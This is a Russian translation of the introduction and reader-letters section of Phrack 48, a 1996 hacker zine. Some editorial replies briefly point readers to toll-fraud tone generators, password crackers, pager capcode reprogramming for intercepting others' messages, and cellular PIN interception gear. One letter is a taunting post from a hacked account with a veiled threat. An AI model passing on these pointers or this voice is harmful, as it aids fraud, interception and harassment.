Phrack RU issue 048

Русская версия Phrack, выпуск 048. Полный текст статей с кодом и таблицами.

Темы выпуска: сети, маршрутизация, TCP/IP, Cisco, телефония и телеком-инфраструктура; культура Phrack, новости сцены, loopback, prophile и хакерские манифесты; эксплуатация уязвимостей, shellcode, rootkits и низкоуровневая безопасность; социальная инженерия, carding, физический доступ и практические схемы.

Материалы выпуска: Вступление от редакции; Phrack Loopback / Редакционная колонка; Уязвимость в PC-NFS; Конструирование FM-жучка; Phrack Prophile; Информация о командном режиме Motorola; Сотовые телефоны Tandy / Radio Shack: восстановление электронного серийного номера и других данных; Терминал Craft Access Terminal; Информация о FMT-150B/C/D компании Northern Telecom; Электронные телефонные карты: как сделать свою собственную!; Электронные телефонные карты: как изготовить собственную!; COMBOKEY и простое искусство PC-хакинга; Project Neptune; IP-спуфинг без тайн; Windows NT Network Monitor Exploitation; Правда, вся правда и ничего кроме правды — история скандала «BT-хакер»; Международные сцены; Phrack World News.

Больше крутых материалов в моём телеграм канале @grogrigs

Вступление от редакции

Автор: Voyager, ReDragon, Daemon9

```
                    ==Phrack Magazine==

          Volume Seven, Issue Forty-Eight, File 1 of 18

                       Issue 48 Index
                     ____________________

                      P H R A C K   4 8

                      September 1, 1996
                     ____________________
```

~ ВНИМАНИЕ! Данный документ является СОВЕРШЕННО СЕКРЕТНЫМ — ДЛЯ ОСОБЫХ ГЛАЗ ТОЛЬКО, и содержит
информацию с ограниченным допуском, имеющую существенное значение для национальной безопасности
Соединённых Штатов. ДОСТУП ДЛЯ ОЗНАКОМЛЕНИЯ к материалам настоящего документа строго ограничен
лицами, обладающими УРОВНЕМ ДОПУСКА MAGIC-12. Ознакомление или использование материалов
неуполномоченными лицами строго запрещено и карается по федеральному законодательству. ~

Итак, перед вами долгожданный ежегодный выпуск Phrack — надеемся, вы своевременно обновили
свои допуски к секретной информации. Задержка растянулась надолго — куда дольше, чем хотелось
бы кому-либо. Разумеется, Phrack никогда не предполагался как издание, выходящее столь редко, однако непрекращающееся давление повседневной жизни в очередной раз взяло своё и подкосило ещё одного редактора. Да, всё это мелочи вроде работы, оплаты аренды и прочих забот, мешающих выпускать объёмное ежеквартальное хобби-издание.

В итоге всё свелось к трём вариантам: сохранить статус-кво и выпускать номер когда придётся, ввести платную подписку, или привлечь свежую кровь. Очевидно, статус-кво никуда не годился, а выходить раз в год было совершенно неприемлемо. Брать деньги было ещё более неприемлемо, несмотря на то что «Информация хочет стоить $4.95». Так что оставалось одно — найти людей, готовых помочь.

Трудность состояла в том, чтобы найти достойных кандидатов. Желающих захватить редакцию целиком было хоть отбавляй, однако только когда трое из них объединились и предложили взять на себя основной редакционный кошмар, забрезжил свет в конце тоннеля. Voyager — хранитель FAQ канала #hack и редактор CoTNO; RedDragon — редактор FeH и неутомимый охотник за root-уязвимостями в Linux; и Daemon9 — администратор InfoNexus и выдающийся автор текстовых файлов — все они выступили единым фронтом и сказали: «Мы сделаем это».

Большинство из вас не представляет, насколько трудно регулярно выпускать такой журнал, как Phrack. Нужно разыскивать статьи, отвечать на горы почты, читать всевозможные новости, редактировать материалы (большинство которых написаны на английском как на втором языке), вести рассылку, поддерживать сайт и многое другое. Будем надеяться, что с таким количеством

новых участников и новым распределением обязанностей каждый сможет внести свой вклад, и журнал
будет выходить своевременно. (А бедный старый Erikb наконец-то сможет спокойно отдохнуть, зная, что о журнале позаботятся, и посвятить больше времени своей роли марионетки-прихвостня Системы.)

Как бы то ни было, вы достаточно долго ждали... Вот выпуск 48.

Важная информация о регистрации

Корпоративные / институциональные / государственные пользователи: Если вы являетесь предприятием, учреждением или государственным органом, либо работаете, связаны договором или
оказываете какие-либо консультационные услуги, связанные с компьютерами, телекоммуникациями
или обеспечением безопасности любого рода для подобных структур — настоящая информация относится к вам.

Вы обязаны ознакомиться с настоящим соглашением, выполнить его условия и немедленно уничтожить
все имеющиеся у вас экземпляры данного издания (в электронном или ином виде) вплоть до момента,
когда вы выполните требования о регистрации. Форма для запроса регистрационного соглашения приведена в конце данного файла. Стоимость составляет $100.00 США с пользователя за подписку. Стоимость многопользовательских лицензий оговаривается индивидуально.

Индивидуальный пользователь: Если вы являетесь частным лицом, чьё использование не осуществляется в интересах предприятия, организации или государственного органа, вы можете читать и хранить экземпляры Phrack Magazine бесплатно. Вы также вправе свободно распространять
этот журнал среди других хоббистов и компьютерных сервисов, ориентированных на аналогичную аудиторию. Если вы сомневаетесь, относитесь ли к категории индивидуальных пользователей, свяжитесь с нами — мы не хотим лишать Phrack тех, чья профессиональная деятельность не противоречит нашей читательской аудитории.

Корпоративное/институциональное/государственное соглашение Phrack Magazine

Уведомление для пользователей («Компания»): ОЗНАКОМЬТЕСЬ СО СЛЕДУЮЩИМ ЮРИДИЧЕСКИМ
СОГЛАШЕНИЕМ. Использование и/или владение данным Журналом Компанией обусловлено соблюдением
Компанией условий настоящего соглашения. Любое дальнейшее использование или владение Журналом
обусловлено уплатой Компанией согласованного вознаграждения, указанного в подтверждающем письме от Phrack Magazine.

Компания не вправе распространять настоящий журнал среди каких-либо сторонних корпораций,

организаций или государственных органов. Настоящее соглашение уполномочивает Компанию использовать и хранить количество экземпляров, указанное в подтверждающем письме от Phrack Magazine, за уплату согласованного вознаграждения. Если подтверждающее письмо от Phrack Magazine указывает, что соглашение Компании является «Корпоративным», настоящее соглашение распространяется на экземпляры, воспроизведённые и распространённые Компанией для использования любыми дополнительными сотрудниками в течение Срока действия без дополнительной оплаты. Настоящее соглашение остаётся в силе в течение одного года с даты подтверждающего письма от Phrack Magazine, разрешающего такое продолжение использования, или иного периода, указанного в подтверждающем письме («Срок»). Если Компания не получает подтверждающее письмо и не уплачивает соответствующее вознаграждение, Компания нарушает применимое законодательство США об авторских правах.

Данный Журнал защищён законодательством Соединённых Штатов об авторском праве и положениями
международных договоров. Компания признаёт, что право интеллектуальной собственности на Журнал не передаётся Компании. Компания также признаёт, что полные права собственности на Журнал остаются исключительной собственностью Phrack Magazine, и Компания не приобретает никаких прав на Журнал, за исключением прямо предусмотренных настоящим соглашением. Компания
соглашается с тем, что любые изготовленные ею копии Журнала будут содержать те же уведомления
о правах собственности, которые содержатся в настоящем документе.

В случае недействительности какого-либо положения настоящего соглашения стороны договариваются,
что такая недействительность не затрагивает действительность остальных положений соглашения.

Ни при каких обстоятельствах Phrack Magazine не несёт ответственности за косвенные,
случайные или опосредованные убытки любого рода, возникшие в результате доставки, исполнения
или использования информации, содержащейся в данном журнале, даже если Phrack Magazine был уведомлён о возможности таких убытков. Ответственность Phrack Magazine по любому иску, будь то в рамках договора, деликта или любой иной теории ответственности, ни при каких обстоятельствах не превышает суммы вознаграждения, уплаченного Компанией.

Настоящее Соглашение регулируется законодательством штата Техас в той мере, в какой оно применяется к соглашениям, заключаемым и исполняемым полностью на территории Техаса. Конвенция Организации Объединённых Наций о договорах международной купли-продажи товаров прямо исключается.

Настоящее Соглашение вместе с любым подтверждающим письмом Phrack Magazine представляет собой полное соглашение между Компанией и Phrack Magazine, заменяющее любое предшествующее
соглашение, включая любое предшествующее соглашение с Phrack Magazine, или договорённость, будь то в письменном или устном виде, относящуюся к предмету настоящего Соглашения. Условия настоящего Соглашения применяются ко всем заказам, направляемым в Phrack Magazine, и заменяют любые иные или дополнительные условия в заказах на поставку от Компании.

Форма запроса регистрационной информации

```
У нас приблизительно __________ пользователей.
Прилагается сумма $_________
```

```
Желаемый способ получения Phrack Magazine (выберите один):

По электронной почте: _________
На дискете:           _________  (Укажите размер и формат носителя)


Имя:_____________________________  Отдел:_____________________

Компания:_____________________________________________________

Адрес:________________________________________________________

_______________________________________________________________

Город/Штат/Провинция:_________________________________________

Страна/Почтовый индекс:_______________________________________

Телефон:_____________________   Факс:_______________________


Отправить по адресу:

Phrack Magazine
603 W. 13th #1A-278
Austin, TX 78701
```

Наслаждайтесь журналом. Он создан хакерским сообществом и для хакерского сообщества. Точка.

```
               Editors : Voyager, ReDragon, Daemon9
               Mailboy : Erik Bloodaxe
                 3L33t : Mudge  (See Below)
                 Short : Security Dynamics (NSDQ:SDTI)  (See Above)
          Myers-Briggs : ENTJ
                  News : Datastream Cowboy
    Prison Consultants : Co / Dec, Tcon
Sick Sexy Horror Chick : Poppy Z. Brite
            Thanks To : Cherokee, Damien Thorn, Boss Hogg, StaTiC,
                        Sendai, Steve Fleming, The Guild
                        Obi-1, Kwoody, Leper Messiah, Ace
                        SevenUp, Logik Bomb, Wile Coyote
     Special Thanks To : Everyone for being patient
```

Phrack Magazine V. 7, #48, 1 сентября 1996 г. ISSN 1068-1035


```
                    Phrack Magazine
                    603 W. 13th #1A-278             (Почтовый адрес Phrack)
                    Austin, TX 78701

                    ftp.fc.net                      (FTP-сайт Phrack)
                    /pub/phrack

                    http://www.fc.net/phrack        (Домашняя страница Phrack в WWW)

                    phrack@well.com                 (E-mail Phrack)
                  or phrackmag on America Online
```

Материалы, присылаемые на указанный адрес электронной почты, могут быть зашифрованы
с помощью следующего ключа: (Хотя мы не используем PGP и не поощряем его применение.

Боже упаси. Это было бы политически некорректно. Возможно, кто-то другой расшифровывает нашу почту на другой машине, которая не используется для публикации Phrack. Да, именно так. :))

ЗАШИФРОВАННЫЕ ЗАПРОСЫ НА ПОДПИСКУ БУДУТ ПРОИГНОРИРОВАНЫ

Phrack выходит в открытом тексте... вы вполне можете и подписаться в открытом тексте.

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.3a

mQCNAiuIr00AAAEEAMPGAJ+tzwSTQBjIz/IXs155El9QW8EPyIcd7NjQ98CRgJNy
ltY43xMKv7HveHKqJC9KqpUYWwvEBLqlZ30H3gjbChXn+suU18K6V1xRvxgy21qi
a4/qpCMxM9acukKOWYMWA0zg+xf3WShwauFWF7btqk7GojnlY1bCD+Ag5Uf1AAUR
tCZQaHJhY2sgTWFnYXppbmUgPHBocmFja0B3ZWxsLnNmLmNhLnVzPg==
=q2KB

-----END PGP PUBLIC KEY BLOCK-----
```

Содержание Phrack 48

```
  -= Phrack 48 =-
 Table Of Contents
 ~~~~~~~~~~~~~~~~~
 1. Introduction by the Editorial Staff                          13 K
 2. Phrack Loopback / Editorial                                  55 K
 3. Line Noise (Part I)                                          63 K
 4. Line Noise (Part II)                                         51 K
 5. Phrack Pro-Philes on the New Editors                         23 K
 6. Motorola Command Mode Information by Cherokee                38 K
 7. Tandy / Radio Shack Cellular Phones by Damien Thorn          43 K
 8. The Craft Access Terminal by Boss Hogg                       36 K
 9. Information About NT's FMT-150/B/C/D by StaTiC               22 K
10. Electronic Telephone Cards (Part I)                          39 K
11. Electronic Telephone Cards (Part II)                         66 K
12. Keytrap Revisited by Sendai                                  13 K
13. Project Neptune by Daemon9                                   52 K
14. IP-Spoofing Demystified by Daemon9                           25 K
15. Netmon by Daemon9                                            21 K
16. The Truth...and Nothing but the Truth by Steve Fleming       19 K
17. International Scenes by Various Sources                      33 K
18. Phrack World News by Datastream Cowboy                       21 K

                                                  Total:        633 K
```

«Культура хакеров-преступников, судя по всему, прославляет поведение, которое можно
квалифицировать как социопатическое или откровенно психотическое.»
— Mich Kabay, директор по образованию, NCSA, NCSA News, июнь 1996 г.

«Греческое слово "diarrhein", означающее "протекать насквозь", очень точно описывает диарею.»
— Gross-ology by Sylvia Branzei, Planet Dexter, 1996

«Пошёл ты, клоун!»
— Thee Joker, Defcon IV, 28 июля 1996 г.

Phrack Loopback / Редакционная колонка

Письмо 1: О группе KoV

Это ответ на письмо от KoV, опубликованное в разделе «Line Noise, часть I» в Phrack #47. Прочитав это открытое письмо, я чуть не умер от смеха. Неточностей в истории KoV было множество, и все они были довольно комичны. Однако, судя по тому, как KoV себя преподносят, они делают вид, будто именно их BBS-сеть и правительственный заговор привели их к неприятностям. В результате многие могут воспринять их как группу компьютерных пользователей, ставших жертвами несправедливого преследования.

Судя по всему, KoV любят представлять себя группой, распространявшей «свободомыслящие» и «социально-политические» взгляды через свою BBS-сеть KoVNet. Они утверждают, что «ставили под сомнение авторитет» тех, кто «пытался подавить их свободомыслие». Далее они заявляют, что это побудило «АмериКККанское» правительство следить за их действиями, «преследовать их в общественных местах» и пытаться уничтожить их «с момента зарождения KoV».

Это абсурд. Во-первых, их BBS-сеть была недостаточно значимой, чтобы правительство стало следить за ними публично. Если BBS-сеть, выражающая неприязнь к американскому правительству, оправдывает слежку за её пользователями, то прямо сейчас за МНОЖЕСТВОМ людей в этой стране ведётся наружное наблюдение. Следовательно, заявление KoV об их угрожающей BBS-сети — это попытка выглядеть крупнее и важнее, чем они были на самом деле.

Теперь рассмотрим настоящую причину их юридических проблем. KoV обвиняют в своих бедах «ложные обвинения со стороны местного университета». Однако обвинения не являются ложными, и когда вы прочитаете о том, как их поймали, вы поймёте, что KoV никогда не представляла угрозы для правительства.

Я не знаю точно, сколько университетов они взломали. Однако если это один местный университет, как они утверждают, то это Skidmore в Саратога-Спрингс, штат Нью-Йорк, — университет, в котором я учусь. Я сам когда-то играл с компьютерами Skidmore и не испытываю никакой преданности или патриотизма по отношению к своей школе. Поэтому дело не в том, что я держу обиду на KoV за взлом системы Skidmore. Всё дело в том, что KoV искажает правду, пытаясь сделать из себя мучеников.

Лично я не могу винить никого за взлом системы Skidmore. Поскольку Skidmore был относительно новичком в интернете, их безопасность была очень слабой, что делало систему очень лёгкой для исследования. Если бы у KoV были хоть какие-то знания, их бы не поймали и даже не обнаружили. Именно их самомнение и недостаток знаний привели к расследованию. Я сам своими глазами видел, как их обнаружили.

Система, взломанная KoV, — это wopr.skidmore.edu. Однажды я заглянул в системные журналы WOPR и увидел запись «root login from [какой-то внешний IP-адрес]», которая просто бросалась в глаза. Если KoV были такими умными и опасными, разве они не знали, как редактировать системные журналы? Однако они этого не сделали, что лишний раз доказывает: KoV — ещё один пример людей, которым удалось получить root-доступ, но которые не знали, что с ним делать.

Некоторые могут подумать: «Подумаешь! То, что они не отредактировали системные журналы, ещё не значит, что их можно связать с преступлением». Это совершенно верно. Однако для этого KoV нужно было держать рты на замке. Но они этого не сделали. Судя по всему, Lord Valgamon

опубликовал пост в нескольких BBS-сетях, которые он посещал, где хвастался взломом Skidmore и рассказывал всем, как именно это сделал.

Это сильно навредило KoV. В результате информатор в BBS-сети сообщил в CERT о заявлениях Lord Valgamon, который, в свою очередь, передал информацию в Skidmore. Это дало Skidmore имя — пусть и анонимное — для привязки к факту взлома. В итоге к делу подключились соответствующие органы и начали отслеживать Lord Valgamon в BBS-сетях.

Из вышеизложенного вы можете, вероятно, догадаться, что «АмериКККанское» правительство никогда бы не стало проявлять особого интереса к KoV, поскольку они — типичный стереотип «ELiTE M0DeM d00d». Если бы Lord Valgamon и KoV держали рты на замке, их бы никогда не поймали. Однако KoV нужно было рассказать элитной BBS-тусовке, какие они крутые — и в результате их задницы как следует получили по заслугам.

KoV не совершили никакого преступления против правительства и не подняли никакой политической волны. Их единственное преступление — глупость. Я понимаю, что KoV сейчас ищет поддержки в h/p-сообществе и политических кругах. Однако я бы не рекомендовал никому их поддерживать. Никакого правительственного заговора против KoV не было, и всё случившееся с ними — результат их собственной тупости. Не превращайте кучку самовлюблённых и незрелых преступников в мучеников. Завершу свои слова теми же словами, с которых KoV начали своё письмо: «Не верьте хайпу». — Public Enemy.

С уважением,
Mr. Sandman

> *[Вот это да. Что ж, мы всегда рады выслушать все стороны любой истории, и каждый раз, когда что-то опубликованное задевает кого-то за живое, это неизбежно происходит. Спасибо за письмо!]*

Письмо 2: Читатель из России о ФАПСИ

Привет!

Позвольте рассказать немного о себе. Компьютеры и телекоммуникации занимают довольно важное место в моей жизни. В прошлом я работал программистом, системным администратором, а затем открыл собственный бизнес по продаже компьютерного железа (сейчас я его закрыл из-за потери интереса к торговле и по финансовым причинам). Несколько лет я держал собственную BBS, но потом закрыл её — не хочу поддерживать ламеров, которые скачивают файлы 2–3-летней давности и понятия не имеют, что такое электронная почта. Теперь почти каждый день я провожу много часов, читая интернет-новостные группы, преимущественно посвящённые фрикингу и хакингу.

Один мой друг дал мне несколько номеров Phrack (новейший был #42, 1993 года). Я прочёл их и они мне очень понравились.

Если это возможно, пожалуйста, сообщите мне, как можно подписаться на Phrack. Если будете отвечать, пожалуйста, зашифруйте письмо и отправьте через анонимный ремейлер, поскольку российское правительство начало очень тщательно контролировать электронную почту.

У меня есть частная информация от знакомого интернет-провайдера о действиях ФАПСИ (Федерального агентства правительственной связи и информации — что-то вроде российского гибрида АНБ и FCC, созданного из бывших агентов КГБ), направленных на контроль данных, передаваемых через интернет-каналы в России. ФАПСИ обязало всех интернет-провайдеров Санкт-Петербурга установить программное обеспечение, задача которого — копировать все

сообщения, адресованные лицам, интересующим ФАПСИ, или исходящие от них, а также сканировать трафик на наличие ключевых слов, указанных ФАПСИ.

Провайдеры получат лицензии на предоставление услуг связи только после установки такого шпионского ПО. По слухам, ФАПСИ установило скрытые микрофоны в офисах провайдеров для контроля любой «незаконной» деятельности (свободный обмен информацией всегда был незаконен в СССР/России). Я говорю «по слухам», потому что эту информацию я слышал лишь от одного надёжного источника, тогда как остальные данные поступили одновременно от нескольких надёжных источников.

Кстати, использование PGP в России тоже незаконно, поскольку ФАПСИ не может взломать зашифрованные PGP-сообщения.

Если вы найдёте приведённую выше информацию значимой, можете использовать её по своему усмотрению, но с осторожностью — помните, что в стране, где я живу, действуют варварские законы, а российская полиция и спецслужбы обладают _абсолютной_ властью посадить в тюрьму кого угодно без суда и ордера.

> *[Обычно я удаляю все анонимные ремейлеры, поскольку они мешают процессу массовой рассылки, создают отказы в доставке и вообще доставляют кучу проблем... однако из каждого правила есть исключения.*
> *Требования ФАПСИ чрезвычайно интересно слышать. Это вполне логично, и я опасаюсь, что наша страна движется к той же цели.*
> *Если у вас будет возможность, напишите подробнее о том, каково это — быть хакером в вашей стране, поскольку я уверен: остальной мир будет в восторге от этого.]*

Письмо 3: Как взломать пароль?

Приветствую...

Ищу хотя бы крупицу информации...

Когда входишь на удалённую систему и видишь запрос логина и пароля — как написать программу для взлома пароля?

Уверен, это непростой вопрос, а может, и не крупица, а целый байт...

В поисках информации,
SPY

> *[Что ж, я не могу рассказать, как написать программу для взлома паролей, не зная, в какой системе вы хотите их взломать.*
> *Я не могу сказать вам «Где тут туалет?» на иностранном языке, не зная сначала, на каком языке вы хотите это сказать.*
> *Если речь идёт о паролях UNIX, уже существует множество программ для их «взлома». Я бы посоветовал вам поискать такие программы, как «crack» или «killer cracker». Если вы не можете найти ни одной из них в сети, вам стоит всерьёз задуматься о новом хобби.]*

Письмо 4: Пейджер без абонплаты

Привет! У меня есть пейджер, которым я больше не пользуюсь, потому что не могу платить по счёту. Хотел бы узнать, можно ли как-то подключить пейджер бесплатно, минуя службу пейджинга.

> *[В зависимости от модели пейджера, вы можете изменить или добавить капкоды с помощью специального программного обеспечения. Почти все пейджеры Motorola позволяют это делать.*
> *Это не даст вам «по-настоящему» бесплатное обслуживание, но вы сможете «паразитировать» на чьей-то пейджинговой службе (или просто перехватывать чужие сообщения).*
> *Единственный способ получить «бесплатное» обслуживание — это заново активировать текущий капкод пейджера в пейджинговой системе у местного провайдера, которому принадлежит частота, на которую настроен кристалл пейджера.]*

Письмо 5: LOD vs MOD — название группы

Просматривал выпуск 47 и кое-что привлекло моё внимание.

«ХАКЕРСКАЯ ВОЙНА — LOD против MOD»

> *Эта футболка рассказывает о знаменитой «Хакерской войне» между конкурирующими группами Legion of Doom и Masters of Destruction. На лицевой стороне рубашки изображена карта перемещений с обозначением мест боестолкновений, атакованных MOD и отслеженных LOD. На оборотной стороне — подробная хронология ключевых дат конфликта и весьма ироничная цитата одного из членов MOD.*

Несколько недель назад я прочитал книгу «Masters of Deception» о «войне». Разве название конкурирующей группы не было «Masters of Deception»? Думаю, Эрик должен знать — похоже, в этой версии истории он был главным «злодеем». Буду рад любому ответу.

> *[Я — злодей? Надо же.*
> *В любом случае, ко всему прочитанному стоит относиться с долей скептицизма. На мой взгляд, книга была полным дерьмом. Поскольку многие члены MOD решили жестоко атаковать автора, Джоша Куиттнера, прикидываясь ILF, можно предположить, что они придерживались того же мнения.*
> *Решайте сами. И купите уже эту чёртову футболку. http://www.fc.net/phrack/shirts.html]*

Письмо 6: Научи меня хакингу

Привет, можешь научить меня быть хакером? Думаю, это было бы круто. Что скажешь? Можешь научить меня хакингу и крутости? Ты один из величайших хакеров в мире.

> *[Боюсь, что нет. Как один из величайших хакеров в мире, я слишком занят, чтобы тратить энергию на таких, как ты.*
> *Иди обратно к своей PlayStation и поднатаскайся в Toshinden.]*

Письмо 7: Тоны для red box и blue box

Где можно найти заархивированные тоны red box? Или blue box?
CyberOptik

> *[Создавайте тоны сами с помощью программы Blue Beep.*
> *Пройдитесь по ссылкам с главной страницы Phrack, и вы найдёте эту программу на множестве сайтов.]*

Письмо 8: NMT 900 и пин-коды (Норвегия)

Hallo, din Gamle rn!!
(по-норвежски: Привет, старый Орёл!! (дословный перевод.)
(rn (Орёл) произносится как: «эрн») Урок норвежского закончен.

Это вопрос от одного викинга другому. Я новичок в хакерско-фрикерском деле, поэтому провожу дни (и ночи!) за скачиванием всего, что только можно найти по теме. Но у меня есть проблемы с системой сотовой связи здесь, в Норвегии, — NMT 900. Той самой, у которой ваша система AMPS украла всё лучшее! До прошлого года я мог программировать свой сотовый телефон Ericsson NH 99, перепрошивая ПЗУ 27c512. Но теперь норвежская телекоммуникационная компания Telenor Mobil ввела пин-коды: если раньше мой номер был 12 34 56 78 (у нас 8 цифр), то теперь он изменился на 12 34 56 78 XX X. Три последние цифры владельцу телефона неизвестны.

У меня есть программы и кабели для программирования телефона со всеми 8+3 цифрами, но мне нужно знать эти 3 цифры — пин-код. И я не знаю, как перехватить их из сотового трафика вокруг меня. Можете помочь обойти систему? Как скачать пин-код? Я читал, что в течение этого года аналогичную систему собираются внедрить в районе Нью-Йорка, так что рано или поздно кто-нибудь задаст вам этот вопрос. Будьте готовы! Или это уже давно известно? Может, все уже знают, как это делается? Кроме норвежского новичка...

Vennlig hilsen
(то есть: С наилучшими пожеланиями)

Stian (Mr.Phonee) Engerud

> *[Я не совсем понимаю, как три последние цифры могут быть неизвестны владельцу телефона. Если номер меняется, вы же должны знать новый. Вы уверены, что это не просто тональный PIN, который вводится при использовании телефона, как в здешних системах в штатах?*
> *Если это так, вам всё равно понадобится ESN-ридер или другое средство декодирования обратного канала, радио с поддержкой 900 МГц и декодер тональных сигналов для перехвата PIN-кодов. Невероятно муторно.*
> *И ещё: я думал, что у Telenor Mobil есть системы AMPS, ETACS и GSM. Они обновили и свои системы ETACS? Если нет — используйте их.]*

Письмо 9: Предложение о «стратегическом партнёрстве»

От: zadox@mindspring.com (Ron Zalkind)
Тема: Phrack Magazine: Предложение о стратегическом маркетинговом партнёрстве

Я один из руководителей нового интернет-сервиса второго поколения в сфере информационных технологий. Этот новый интернет-сервис дебютировал на прошлой неделе на Culpepper Forum в

Атланте. Я хотел бы предложить стратегическое маркетинговое партнёрство с Phrack Magazine. В этом предложении изложено, что делает наш сервис (включая демонстрацию продукта), как, по нашему мнению, могло бы работать партнёрство с Phrack Magazine и как мы все можем увеличить прибыль, сотрудничая. Пожалуйста, ответьте на это письмо, указав имя и адрес электронной почты «директора по онлайн-стратегии» или «директора по распространению» Phrack Magazine. Спасибо.

Ron Zalkind, президент
R.E. Zalkind & Co. Inc.
Телефон: 770-518-1600
Факс: 770-642-0802
E-mail: zadox@mindspring.com (Ron Zalkind)
Ron Zalkind

> *[УАУ! Не могу дождаться, когда свяжусь с ЭТИМИ невероятно проницательными людьми, чтобы Phrack резко увеличил нашу прибыль. Посмотрим: если мы вообще зарабатываем хоть что-то, рост составит 100%! Беспроигрышная ситуация. Боже, как же я ненавижу интернет-спамеров. Неужели эти люди хоть немного не проверяют своих потенциальных клиентов? Предложения о стратегическом маркетинге для бесплатного хакерского журнала? Рон? Вы здесь?]*

Письмо 10: Статья из журнала Airman

Прежде всего, отличная работа над журналом все эти годы, надеюсь скоро увидеть 48-й номер.

У меня есть статья из журнала «Airman» (кажется, апрельский номер 1996 года) — американского военно-воздушного журнала для военнослужащих. В ней подробно описываются усилия AFOSI (Управления специальных расследований ВВС) по предотвращению взломов военных компьютеров хакерами. Учитывая, что статья исходит от военных, написана она неплохо (автор действительно понимал разницу между «крекерами» и «хакерами»). Сканера у меня нет, но я готов выслать её обычной почтой. Просто хотел уточнить, есть ли она у вас. Если нет — дайте знать, и я пришлю как можно скорее.

Продолжайте в том же духе...

> *[Нам определённо хотелось бы увидеть текст этой статьи. Пожалуйста, перешлите! Вообще, если кто-то из вас, читателей, наткнётся на ЧТО-НИБУДЬ, что покажется вам интересным, — пишите нам по электронной почте или обычной почтой. Мы любим получать письма. Мы опубликуем всё интересное. (И много скучных вещей тоже!) Только прекратите присылать нам кредитные истории и файлы с паролями. :)]*

Письмо 11: Доступ к w.gov

нужен доступ к w.gov прямо сейчас

> *[w.gov? Хорошо, посмотрим:*
> *Reserved Domain (W-GOV-DOM)*
> *Domain Name: W.GOV*
> *Administrative Contact, Technical Contact, Zone Contact:*
> *Internet Assigned Numbers Authority (IANA) iana@isi.edu*

(310) 822-1511
Record last updated on 02-Dec-93.
Record created on 01-Dec-93.
Знаете, что это означает? Понятно.]

Письмо 12: Спам про DHEA

От: health@moneyworld.com
Тема: Научные открытия замедляют старение (DHEA)

http://dhea.natureplus.com

Воспользуйтесь удивительными преимуществами DHEA. В поисках ИСТОЧНИКА МОЛОДОСТИ DHEA — обязательное чтение. Люди в возрасте 70 лет чувствуют и ведут себя на 25.

Прочитайте медицинские исследования на http://dhea.natureplus.com. Цитата из статьи, опубликованной Нью-Йоркской академией наук, написанной доктором С.С.С. ЯН:
«DHEA в соответствующих заместительных дозах, по всей видимости, оказывает терапевтическое воздействие в отношении способности стимулировать анаболический фактор роста, увеличивать мышечную силу и сухую массу тела, активировать иммунную функцию и улучшать качество жизни у стареющих мужчин и женщин без значительных побочных эффектов».

Верни взгляд тигра! Не жди! Нажми: http://dhea.natureplus.com

Чтобы отписаться от каталога Health Catalog, ответьте на health@moneyworld.com со словом «remove» в теме письма. Bob Williams 206-269-0846

P.S. Полный ассортимент витаминов, пищевых добавок и каталога товаров OTC Health вы найдёте на http://natureplus.com.

[Очередная массовая рассылка! Сколько же лажовых рассылок мы получаем?
Но как можно злиться, зная, что DHEA — это ИСТОЧНИК МОЛОДОСТИ! Мне надо достать немного этого. Чуть-чуть DHEA, немного GHB, капельку DMT — и ты будешь выглядеть моложе, чувствовать себя моложе, а мозги у тебя будут как у двухлетнего ребёнка.
И вообще, Иисус любит аббревиатуры.]

Письмо 13: Группы Soylent Green и Goiter

Вы слушаете радио 2nur? Если да, вы когда-нибудь слышали группу SOYLENT GREEN или GOITER в их эфирах? Пожалуйста, напишите мне в ответ. Спасибо,
Nick

[Ник, ненавижу тебя расстраивать, но:
SOYLENT GREEN — ЭТО ЛЮДИ!!!
ЭТО ЛЮДИ!!!!!]

Письмо 14: Взлом Shipley

От: Pete Shipley
Кому: best-of-security@suburbia.org, cert@cert.org, cudigest@sun.soci.niu.edu, daddict@l5.com, dc-stuff@fc.net, dtangent@defcon.org, emmanuel@2600.com, grayarea@gti.gti.net, letters@2600.com, mycroft@fish.com, phrack@freeside.fc.net, phrack@well.sf.ca.us, proff@suburbia.org, root@iss.net, root@l0pht.com, root@lod.com, root@newhackcity.com, spaf@cs.purdue.edu, strat@uu.net, will@command.com.inter.net, zen@fish.com
Тема: Shipley owned, hacked and thrashed

Пожалуйста, распространите это письмо свободно:

Это сообщение отправляется с dis.org и не является поддельным письмом. Хотя это письмо приходит с аккаунта Питера Шипли, я не он.

Кто я?

Это неважно, достаточно сказать, что я больше не могу терпеть ДЕРЬМО от толпы «DoC». Я хочу поднять с ними вопрос — преимущественно (но не только) связанный с инцидентом на defcon.

Вам, пьяным неудачникам на defcon, которые устроили срыв речи Netta (DoC, не только вы): если вы не хотели слушать речь Netta (пусть, по вашему мнению, она была монотонной, скучной или даже неправильной) — вы МОГЛИ НЕ ОСТАВАТЬСЯ И НЕ СЛУШАТЬ. Были люди, которые ХОТЕЛИ услышать эту речь, но вы все вели себя как САМОДОВОЛЬНЫЕ ЭЛИТАРНЫЕ ЗАДНИЦЫ. Чем вы отличаетесь от правительства, которое хотело бы насадить цензуру собственному народу?

Всё, что могу сказать: «мстить — это кайф». Несколько вещей, которые стоит принять во внимание:

1. Shipley — полный инструмент. Всё его поведение — это фасад. Если он такой крутой специалист по безопасности, почему его так легко взломали? Я также ставлю под сомнение некоторые его мотивы в преследовании Netta Gilboa. Её парень (который сейчас в тюрьме) был известен тем, что постоянно взламывал (да, ПОСТОЯННО) Питера Шипли. Я знаю это, потому что много раз разговаривал с Крисом (n00gz) и был осведомлён об этом факте.

По-моему, Пити, любой, кто достаточно глуп, чтобы нанять тебя для обеспечения безопасности своих систем, — идиот. Будь то военные, правительство, промышленность или бизнес — им всем стоит просто потребовать деньги назад. Ты позоришь свою профессию.

2. Shipley — трус. Только трусы нападают на тех, кто слабее, но отступают перед равным по силе. Осторожнее, Питер — в следующий раз не злите Bootleg, он может подпортить твою смазливую рожу (хотя, признаться, я бы на это посмотрел).

3. Hackman был куском дерьма. Питер Шипли теперь нашёл своё истинное призвание в жизни (а именно: вебмастер).

4. Клыки делают тебя похожим на гомика. Может, ты им и являешься (ничего против, просто констатирую факт).

Shipley, se7en, (ayoung, где твой аккаунт piglet?). Займитесь своей жизнью. Может, вместо того чтобы постоянно рыскать в «Поисках разумной жизни», вам лучше остаться дома и обезопасить собственные системы. Вы все взломаны — не чувствуете себя идиотами? Стоит. Потому что вы и есть идиоты.

DIS.ORG == ДЕЗОРГАНИЗАЦИЯ.

-- galf@upt

[Это почти смешно.
Заметьте — я сказал «почти».
